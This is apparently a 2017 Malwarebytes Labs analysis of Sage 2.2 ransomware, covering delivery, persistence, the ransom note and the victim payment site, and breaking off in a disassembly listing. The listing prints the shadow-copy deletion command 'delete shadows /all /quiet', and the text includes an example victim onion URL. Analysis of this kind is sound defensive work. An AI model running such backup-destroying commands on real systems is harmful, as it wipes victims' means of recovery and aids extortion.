Explained: Sage ransomware

blog.malwarebytes.com/threat-analysis/2017/03/explained-sage-ransomware/

Malwarebytes Labs March 29, 2017

Sage is yet another ransomware that has become a common threat nowadays. Similarly to Spora, it has capabilities to encrypt files offline. The malware is actively developed and currently, we are facing an outbreak of version 2.2. of this product.

Analyzed samples


3686b6642cf6a3d97e368590557ac3f2 – JS downloader

Distribution method

Most often, Sage is dropped by downloader scripts distributed via phishing e-mails (office documents with malicious macros or standalone JS files). In the analyzed case, the sample was dropped via a JavaScript file.

Behavioral analysis


After being deployed, Sage deletes the original sample and runs another copy, dropped in %APPDATA% (names of the dropped files are different for different machines – probably generated basing on GUID):



The dropped copy deploys itself once again, with a parameter ‘g’. Example:


```
"C:\Users\tester\AppData\Roaming\FkGtk5ju.exe" g
```

After finishing its work, that dropped copy is also being deleted with the help of a batch script dropped in the %TEMP% folder.




FkGtk5ju.exe	0.12	3 372 K	8 540 K	3676		
FkGtk5ju.exe		968 K	3 368 K	2508		
cmd.exe	0.69	2 704 K	2 524 K	2548	Windows Command Processor	Microsoft Corporation
PING.EXE	1.36	652 K	2 556 K	3988	TCP/IP Ping Command	Microsoft Corporation
PING.EXE	1.06	656 K	2 564 K	2364	TCP/IP Ping Command	Microsoft Corporation

The content dropped in %TEMP% is shown on the below picture. We can see the batch scripts and the BMP that is being set as a wallpaper:




Sample contents of the batch scripts is given below. As we can see, the ping command is used to delay operations.

Just in case the system gets restarted before the encryption finished, Sage sets a link in the Startup folder, so that it can continue after the reboot:




However, if the ransomware successfully completed encryption process and deleted itself, the link is left abandoned.

After finishing, the wallpaper is changed. In version 2.2 the wallpaper looks very similar to 2.0, except the font is green instead of red:




At the end of the execution, the ransom note *!HELP_SOS.hta* opens automatically:




In addition to the written information, Sage 2.2 plays a voice message informing about the infection. It is deployed via WScript running the default Microsoft voice-to-speech service – just like in the case of Cerber.


Some content is left in %APPDATA%:



Encrypted files are added to the “sage”extension and their icons are changed:




Visualization of a file – before and after encryption:




Files with the same plaintext produce different ciphertexts, that leads to the conclusion that each file is encrypted with a new key.

Sage can work well without internet connection, however, if connected it sends data via UDP (similarly to Cerber):




The traffic is encrypted:



Page for the victim


The ransom note contains a link to the page for the victim. Encrypted and Base64 encoded key of the victim is passed via URL to the server of attackers. Example:
http://7gie6ffnkrjykggd.onion/login/AQAAAAAAAAAAv4NRzsVPkfwPPWixq2mqtFwGWlZTeCDpL_BGPyeJFhDA

The key can be also pasted via field on the website:




Keep in mind that the first login on the page for the victim triggers the timer to start. From this moment, the countdown to the price increment is running.


The website is protected by a simple captcha and allows for a simple customization – the victim can choose one of the supported languages (currently 17):




The page contains typical information, such as the amount of ransom to be paid and further instructions:




The malware allows to test decryption capabilities by permitting the victim to upload some encrypted files (the size of the file must be lesser than 15 KB):



However, the result is not available instantly:



After some hours, the decrypted version of the uploaded file is indeed available to download:



Inside

Sage is delivered packed by various crypters. After defeating the first layer we obtain second PE file – the malicious core, that is not further obfuscated.

At the beginning of the execution, Sage generates the Victim ID/key and saves it in the .tmp file dropped in %APPDATA% folder. Then, it removes backups from the system:

```
008E54BB  >  MOV EAX,ESI                    FkGtk5ju.008EE678
008E54BD  .  OR EAX,0x4
008E54C0  .  PUSH EAX
008E54C1  .  PUSH FkGtk5ju.008EE768         UNICODE "delete shadows /all /quiet"
